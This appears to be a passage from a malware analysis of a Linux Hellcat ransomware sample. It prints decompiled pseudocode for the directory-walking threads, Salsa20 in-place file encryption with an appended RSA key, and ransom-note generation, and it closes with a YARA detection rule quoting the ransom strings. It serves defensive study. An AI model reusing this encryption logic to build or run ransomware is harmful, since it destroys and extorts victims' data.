v14 = (pthread_mutex_t *)a1[3];
v15 = a1[1];
*(_QWORD *)(node + 8) = sFileSize;
b_queue_push_node(v15, node, v14);    // pushes it to the queue
sem_post((sem_t *)a1[4]);
if ( !pAllocatedMemory )
  goto LABEL_3;
free(pAllocatedMemory);
dirent64 = readdir64(pDir);
if ( !dirent64 )
  goto LABEL_9;
```

In this way, the sample performs a recursive scan of the entire directory structure, looking for files matching the extensions added to `<black>` elements in the MXML configuration:

```
.vmdk .vswp .log .vmem .vmsn .vmx
```

Once the `walk_thread` threads are spawned, the code enters a `do/while` loop, iterating over the `pThreadArray` array of `pthread_t` structs, creating threads that run the `cry_thread` routine. The loop stops when `pThreadArray` aligns with the memory position of `newthread`.

```
pthread_create(&newthread[7], 0LL, walk_thread, &arg);
sleep(1u);
pthread_create(&newthread[8], 0LL, walk_thread, &arg);
sleep(1u);
pThreadArray = (pthread_t *)v16;
pthread_create(&newthread[9], 0LL, walk_thread, &arg);
sleep(1u);
do
{
  pCurrentpThread = pThreadArray++;
  pthread_create(pCurrentpThread, 0LL, cry_thread, &arg);
  sleep(1u);
}
while ( pThreadArray != newthread );
v13 = 0;
pthread_join(newthread[0], 0LL);
pthread_join(newthread[1], 0LL);
pthread_join(newthread[2], 0LL);
pthread_join(newthread[3], 0LL);
pthread_join(newthread[4], 0LL);
```

`cry_thread` contains the core logic for generating the Salsa20 key, encrypting it with RSA, encrypting files, and writing the ransom note to the system.

---

cry_thread() function

This function, already marked with comments, types, and renamed variables, retrieves a file from the queue via `b_queue_pop_node()`.
It then renames the file using `b_rename` and opens it with read/write permissions through `open64`.

```
for ( i = arg; ; i = arg )
{
  sem_wait(i[4]);
  result = b_queue_pop_node(*(arg + 1), *(arg + 3));
  if ( !result )
    break;
  v3 = *result;
  v4 = result[1];
  if ( !*result )
    goto LABEL_25;
  currentFile = *result;
  salsa20ArgArray[0] = 0LL;
  renamedFile = b_rename(currentFile);        // renames currently fetched file
  fdFileOpen = open64(renamedFile, O_RDWR);   // open with read/write permissions
  if ( fdFileOpen < 0 )
    goto LABEL_24;                            // if failed to open, jumps to LABEL_24 (later LABEL_25) to confirm encryption
  v7 = 50;
  if ( v4 < 524288001 )
    v7 = 1;
  v8 = 1;
  v9 = 50LL;
  Buffer = 0x100000;
  if ( v4 < 524288001 )
    v9 = 1LL;
  LOBYTE(v8) = 0;
  if ( v4 < 524288001 )
    Buffer = v8;
  if ( (v4 - 5242881) <= 0x1EEFFFFF )
  {
    v9 = 5LL;
    v7 = 5;
    Buffer = 0x100000;
  }
  if ( v4 <= 5242880 )
  {
    Buffer = v4;
    v9 = 1LL;
```

Below lies the primary encryption sequence. The key points include:

- Creating necessary buffers (`Buffer, pAllocatedMemory`).
- Generating pseudorandom data, the RSA key, and the Salsa20 key.
- Incrementing `nextChunkBufferSize` each iteration.

A `do/while` loop starts at file offset 0 by calling `lseek64` . Then `read` retrieves the first `0x100000 bytes` , `s20_crypt` applies Salsa20 encryption, and another `lseek64` returns to overwrite the original file content with encrypted data.
This process repeats `necessaryIterations` times, determined by the file's total size.


```
  v9 = 1LL;
  necessaryIterations = 1;
}
pseudoRandomKey = mw_generate_key(16);      // generate 16 pseudorandom byte key
if ( !pseudoRandomKey )
  exit(0);
sSizeofBuffer = Buffer;
rsaKey = mw_rsa_encryption(pseudoRandomKey, 16);// generate RSA key
pAllocatedMemory = b_malloc(Buffer);
v13 = v4;
counter = 0;
*&v13 = v13 / v9;
offset = 0LL;
nextChunkBufferSize = v13;
do
{
  lseek64(fdFileOpen, offset, SEEK_SET);    // reposition offset of the opened file
  ++counter;                                // increment the loop counter
  readResult = read(fdFileOpen, pAllocatedMemory, sSizeofBuffer);// reads 0x100000 (1048576) bytes into allocated buffer
  s20_crypt(pseudoRandomKey, 1, salsa20ArgArray, 0, pAllocatedMemory, readResult);// bytes encrypted using Salsa20 encryption
  lseek64(fdFileOpen, offset, SEEK_SET);    // offset is returned to the current iteration after encryption
  write(fdFileOpen, pAllocatedMemory, readResult);// encrypted bytes overwrite the original bytes
  offset += nextChunkBufferSize;            // move to the next 0x100000 chunk
}
while ( necessaryIterations > counter );
lseek64(fdFileOpen, 0LL, SEEK_END);         // set offset at the end of the file
write(fdFileOpen, rsaKey, 0x200uLL);        // append the 512 bytes RSA key at the end of file
close(fdFileOpen);                          // close file descriptor
b_gen_readme_file(renamedFile);             // create Readme.%newfilename%.txt for each file in the queue with ransom notes
if ( renamedFile )                          // cleanup
  free(renamedFile);
if ( pAllocatedMemory )
  free(pAllocatedMemory);
free(pseudoRandomKey);
if ( rsaKey )
{
  free(rsaKey);
```

When the loop ends, the offset pointer is moved to the end of the file where the RSA-encrypted key is appended. `b_gen_readme_file` creates a new README file in the format. The file names are generated inside of the RSA routine:

`Readme.%newfilename%.` txt

Finally, the function performs cleanup and moves on to the next file for encryption.

Once all pertinent files are encrypted, the threads for recursive walking and encryption are signaled to terminate via `pthread_join` .



```
pthread_create(&newthread[7], 0LL, walk_thread, &arg);
sleep(1u);
pthread_create(&newthread[8], 0LL, walk_thread, &arg);
sleep(1u);
pThreadArray = pThreadArrayAlloc;
pthread_create(&newthread[9], 0LL, walk_thread, &arg);
sleep(1u);
do
{
  pCurrentpThread = pThreadArray++;
  pthread_create(pCurrentpThread, 0LL, cry_thread, &arg);// encryption thread creation for each walk thread
  sleep(1u);
}
while ( pThreadArray != newthread );
v13 = 0;
pthread_join(newthread[0], 0LL);              // // recursive walk threads scheduled for termination
pthread_join(newthread[1], 0LL);
pthread_join(newthread[2], 0LL);
pthread_join(newthread[3], 0LL);
pthread_join(newthread[4], 0LL);
pthread_join(newthread[5], 0LL);
pthread_join(newthread[6], 0LL);
pthread_join(newthread[7], 0LL);
pthread_join(newthread[8], 0LL);
pthread_join(newthread[9], 0LL);
do
{
  ++v13;
  sem_post(pSemaphorUnion);
}
while ( v13 != 20 );
pThreadArray = pThreadArrayAlloc;
do                                            // encryption threads scheduled for termination
{
  currentPThreadStruct = *pThreadArray++;
  pthread_join(currentPThreadStruct, 0LL);
}
while ( newthread != pThreadArray );
if ( arg )
{
  free(arg);
```

YARA detection rule

```
rule Ransomware_Hellcat_Linux_1 {

    meta:
        author = "Dootix"
        date = "2025-02-02"
        version = "1.0"
        description = "Rule for Hellcat ransomware detection (Linux
variant)."
        reference =
"https://bazaar.abuse.ch/sample/6ef9a0b6301d737763f6c59ae6d5b3be4cf38941a6
9517be0f069d0a35f394dd"
        hash =
"6ef9a0b6301d737763f6c59ae6d5b3be4cf38941a69517be0f069d0a35f394dd"

    strings:
        // Ransomware MXML config strings:
        $s1 = "All of your VM disks(*.vmdk) are Encrypted and Critical
data was leaked" fullword ascii
        $s2 = "How to recover? Download the Qtox
chat:https://qtox.github.io and contact us" fullword ascii
```

```
        $s3 = "<cmd>touch a</cmd>" fullword ascii

        //Function names:
        $s4 = "cry_thread" fullword ascii
        $s5 = "walk_thread" fullword ascii

        //Other:
        $s6 = "Readme.%s.txt" fullword ascii
        $s7 = "Encrypted->%s" fullword ascii
        $s8 = "/dev/urandom" fullword ascii

    condition:
        (uint32(0) == 0x464c457f and filesize < 500KB) and all of them


}
```